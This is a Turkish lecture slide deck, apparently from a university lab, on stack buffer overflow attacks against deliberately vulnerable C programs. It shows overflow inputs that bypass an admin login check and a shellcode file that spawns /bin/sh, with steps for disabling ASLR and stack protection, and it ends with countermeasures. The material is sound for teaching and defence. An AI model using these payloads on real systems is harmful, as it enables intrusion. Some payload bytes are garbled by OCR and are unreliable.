Buffer Overflow Attack


Arş. Grv. FUAT ÖGME & TANER GÜVEN

Kontrolü ele geçirme saldırıları

- **Saldırganın amacı:**
  - Hedef makinenin kontrolünü ele geçirmek(Örneğin, web sunucusu)
- **Hedef makinedeki uygulamanın akışını kontrol ederek ardışık kod çalıştırma yöntemleri**
- **Örnekler:**
  - Buffer overflow attacks
  - Integer overflow attacks
  - Format string vulnerabilities

Buffer Overflow Saldırısı


- **Yaygın olarak, C/C++ programlarındaki hatalar üzerinde gerçekleştirilir.**
  - İlk büyük açık: 1988 Internet Worm. fingerd.
- **Saldırıyı yapmak için gerekenler:**
  - C fonksiyonları, stack ve heap memory bilgisi
  - Sistem çağrıları nasıl yapıldığının bilgisi(exec() system call)
  - Saldırgan, hedef makinede hangi işlemci mimarisi ve işletim sistemi olduğunu bilmeli.
    - Örnekte uygulamada:
      - x86 i686 işlemci mimarisi,
      - Güvenlik önlemleri kapatılmış olan Ubuntu 16.04 işletim sistemi, Linux kernel 4.15.0-45
      - gcc 5.4.0 C derleyicisi kullanılmıştır
    - İşletim sistemleri ve işlemci mimari arasındaki bazı farklar bile önemli.
      - little endian vs big endian(x86 vs Motorola)
      - stack frame structure(Unix vs Windows)




Kaynak: web.nvd.nist.gov

Memory Layout

Linux Process Memory Layout




Stack Frame



Buffer overflow nedir?

- **Web sunucumuz olsun ve bu sunucudaki bir fonksiyon aşağıdaki gibi olsun..**
- **Aşağıdaki fonksiyon çalıştığında stack frame sağdaki gibi olur.**


```
void func(char *str) {
    char buf[128];
    strcpy(buf, str);
    do-something(buf);
}
```



Buffer overflow nedir?

- **Eğer *str 136 byte uzunluğunda olsaydı ne olurdu?**
- ***strcpy* fonksiyonu çağrıldıktan sonra stack durumu sağdaki gibi olur.**
- **Programdaki problem nedir?**
  - ***strcpy* fonksiyonu çağrıldığında, string uzunluklarının kontrol edilmemesi.**


```
void func(char *str) {
    char buf[128];

    strcpy(buf, str);
    do-something(buf);
}
```



Stack açığından faydalanma

SENARYO


- ***str 'yi büyüklüğünü öyle bir ayarlayalım ki, *strcpy* fonksiyonu sonrası stack şekildeki gibi gözüksün.**
- **Stack üzerinde çalışan Program P ise exec("/bin/sh") çalıştıran bir uygulama olsun.**
- **Saldırgan artık Program P ile Shell 'e erişip artık sistem çağrıları yapabilir.**



Dönüş adresini nasıl bulabiliriz?

Cevap: NOP slide (No operation Command)

- **Func() çağırıldığında sonra stack durumu tahmin edilebilir(İşletim sistemi, işlemci mimarisi ve C programlama bilgisi ile mümkün.)**
- **Program P(Hijack uygulaması, yani Shell komutunu çalıştıran uygulama), çalıştırılmadan önce çok sayıda NOP komutu girerek, dönüş adresini ezmek mümkün**



Bazı güvenlik açığı bulunan fonksiyonlar

- strcpy (char *dest, const char *src)
- strcat (char *dest, const char *src)
- gets (char *s)
- scanf (const char *format, …)

Uygulanacak Örnekler

1. Buffer overflow ile fonksiyondaki değişkenlerin değerininin değiştirilmesi
2. Buffer overflow ile exec sistem çağrısını kullanarak shell çalıştırılması
3. Buffer overflow'a karşı alınabilecek önlemler
   a. address space layout randomization
   b. non-executable stack
   c. guard variable (canary)

Test Sistemi

- Modern işletim sistemleri ve derleyiciler, buffer overflow konusunda etkili çözümler sunmaktadır
- Uygulanacak örneklerin anlaşılır ve kolay uygulanabilir olması için;
  - İşletim sistemi ve derleyici ayarları 2000'li yılların başında kullanılan biçime getirilmiştir
  - 32 bit işletim sistemi (Ubuntu 16.04) kullanılmıştır
  - address space layout randomization kapatılmıştır
    - sudo sysctl -w kernel.randomize_va_space=0
  - C derleyicisindeki stack protection özelliği kapatılmıştır
    - -fno-stack-protector
  - Program derlenirken executable stack özelliği aktif edilmiştir
    - -z execstack

Uygulamanın çalıştırılması


- Uygulama kodlarına ekteki “program.c” dosyasından erişebilirisiz
- Stack overflow’u test etmek için 32 bit işletim Ubuntu 16.04 sisteminde aşağıdaki komut ile address space randomization’u devredışı bırakınız
  - sudo sysctl -w kernel.randomize_va_space=0
- Örnek uygulamayı aşağıdaki komut ile derleyiniz
  - gcc -o program -z execstack -fno-stack-protector program.c
- Programın bulunduğu dizinde kullanıcı klasörlerini oluşturunuz
  - mkdir user-1 && mkdir user-2 && mkdir admin
- Ekteki dosyaları klasörlere kopyalayınız
  - cp a.txt b.txt user-1/
- Programı çalıştırınız
  - ./program

Örnek 1: Buffer overflow ile başka bir değişkeni değiştirmek (1)

Aşağıdaki kod çalıştırıldığında user ve password bilinmeden, farklı bir değer kullanılarak sisteme giriş yapılabilir mi?

```
int main() {
  int isAdmin;
  char password[20];
  char user[20];

  while (1) {
    isAdmin = 0;

    printf("username:");
    scanf("%s", user);

    printf("password:");
    scanf("%s", password);

    if (strcmp(user, "admin") == 0 &&
        strcmp(password, "admin1234") == 0) {
      isAdmin = 1;
    }

    if (isAdmin) {
      admin_menu();
    } else {
```

Stack Durumu



Örnek 1: Buffer overflow ile başka bir değişkeni değiştirmek (2)


```c
int main() {
  int isAdmin;
  char password[20];
  char user[20];

  while (1) {
    isAdmin = 0;

    printf("username:");
    scanf("%s", user);

    printf("password:");
    scanf("%s", password);

    if (strcmp(user, "admin") == 0 &&
        strcmp(password, "admin1234") == 0) {
      isAdmin = 1;
    }

    if (isAdmin) {
      admin_menu();
    } else {
```

Programın Çıktısı

```
username:admin
password:aaa
incorrect username or password

username:admin
password:1234567890123456789
incorrect username or password

username:admin
password:123456789012345678901
commands:
  list
  read FILENAME
  reset
  exit
ADMIN MENU
>ADMIN MENU
>list
files:
file-1.txt
```

21 karakter

Stack Durumu



Örnek 1: Buffer overflow ile başka bir değişkeni değiştirmek (3)


```
int main() {
  int isAdmin;
  char password[20];
  char user[20];

  while (1) {
    isAdmin = 0;

    printf("username:");
    scanf("%s", user);

    printf("password:");
    scanf("%s", password);

    if (strcmp(user, "admin") == 0 &&
        strcmp(password, "admin1234") == 0) {
      isAdmin = 1;
    }

    if (isAdmin) {
      admin_menu();
    } else {
```

Programın Çıktısı

```
username:12345678901234567890123456789012345678901
password:a
commands:
  list
  read FILENAME
  reset
  exit
ADMIN MENU
>ADMIN MENU
>reset
delete all files & reset system!!!
ADMIN MENU
>
```

41 karakter

Stack Durumu



Örnek 2: Buffer overflow ile exec sistem çağrısını kullanarak shell çalıştırılması (1)

```
f = fopen(path, "r");
if (f == NULL)
  return;

while (fgets(line, 1000, f) != NULL) {
  int s = sum_integers(line);
  printf("%d\n", s);
}
```

```
int sum_integers(char * line) {
  char buf[40];
  int sum = 0;
  ...
  strcpy(buf, line);

  s = buf;
  while (s != 0) {
    d = strchr(s, ';');
    ...
```

- Solda, string içerisinde ; ile ayrılmış olan sayıların toplamını bulan fonksiyonun parçası verilmiştir.
- Fonksiyona gelen karakter dizisi, başka bir diziye kopyalanıp üzerinde işlem yapılmaktadır.
- Fonksiyona gelen karakter dizisinin uzunluğu kontrol edilmeden başka bir diziye kopyalanmaktadır.

f dosyasının içeriği

```
1111;2222;
3333;4444;5555;
```

Örnek 2: Buffer overflow ile exec sistem çağrısını kullanarak shell çalıştırılması (2)

```
f = fopen(path, "r");
if (f == NULL)
  return;

while (fgets(line, 1000, f) != NULL) {
  int s = sum_integers(line);
  printf("%d\n", s);
}
```

```
int sum_integers(char * line) {
  char buf[40];
  int sum = 0;
  ...
  strcpy(buf, line);

  s = buf;
  while (s != 0) {
    d = strchr(s, ';');
    ...
```

f dosyasının içeriği

```
1111;2222;
3333;4444;5555;
```

program çıktısı

```
username:user-1
password:1234
commands:
  list
  read FILENAME
  exit
USER MENU
>USER MENU
>read a.txt
read file user-1/a.txt
3333
13332
```

Örnek 2: Buffer overflow ile exec sistem çağrısını kullanarak shell çalıştırılması (3)

```
f = fopen(path, "r");
if (f == NULL)
  return;

while (fgets(line, 1000, f) != NULL) {
  int s = sum_integers(line);
  printf("%d\n", s);
}
```

```
int sum_integers(char * line) {
  char buf[40];
  int sum = 0;
  ...
  strcpy(buf, line);

  s = buf;
  while (s != 0) {
    d = strchr(s, ';');
    ...
```

b.txt'nin içeriği aşağıdaki gibi olursa ???

```
1;2;AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDEEEEEEEEEE1234567890
1@Ph//shh/bin  PS
```

Örnek 2: Buffer overflow ile exec sistem çağrısını kullanarak shell çalıştırılması (4)


```
f = fopen(path, "r");
if (f == NULL)
  return;

while (fgets(line, 1000, f) != NULL) {
  int s = sum_integers(line);
  printf("%d\n", s);
}
```

```
int sum_integers(char * line) {
  char buf[40];
  int sum = 0;
  ...
  strcpy(buf, line);

  s = buf;
  while (s != 0) {
    d = strchr(s, ';');
    ...
```

b.txt'nin içeriği aşağıdaki gibi olursa

```
1;2;AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDEEEEEEEEEE1234567890▯▯▯▯▯▯▯▯▯▯
▯▯▯▯▯▯▯▯▯▯
```

Örnek 2: Buffer overflow ile exec sistem çağrısını kullanarak shell çalıştırılması (5)




```
1;2;AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDEEEEEEEEEE1234567890▯▯▯▯▯▯▯▯▯▯
▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯▯
```

Buffer overflow'a karşı alınabilecek önlemler

- ➔ Değişkenlerin ve bufferların overflow olmayacağı şekilde hatasız kod yazmak.
  - ◆ strcpy(buf, src) yerine "strncpy(buf, src, N); buf[N-1] = '\0',"
  - ◆ gets yerine fgets(buf, N, stdin);
  - ◆ ....
- ➔ Address randomization kullanmak. Aşağıdaki komutu ile aktif ettikten sonra programı tekrar deneyiniz.
  - ◆ sudo sysctl -w kernel.randomize_va_space=2
- ➔ Non-executable stack kullanmak.
  - ◆ gcc -o program -z noexecstack program.c
- ➔ Stack guard kullanmak.
  - ◆ gcc -o program -fstack-protector program.c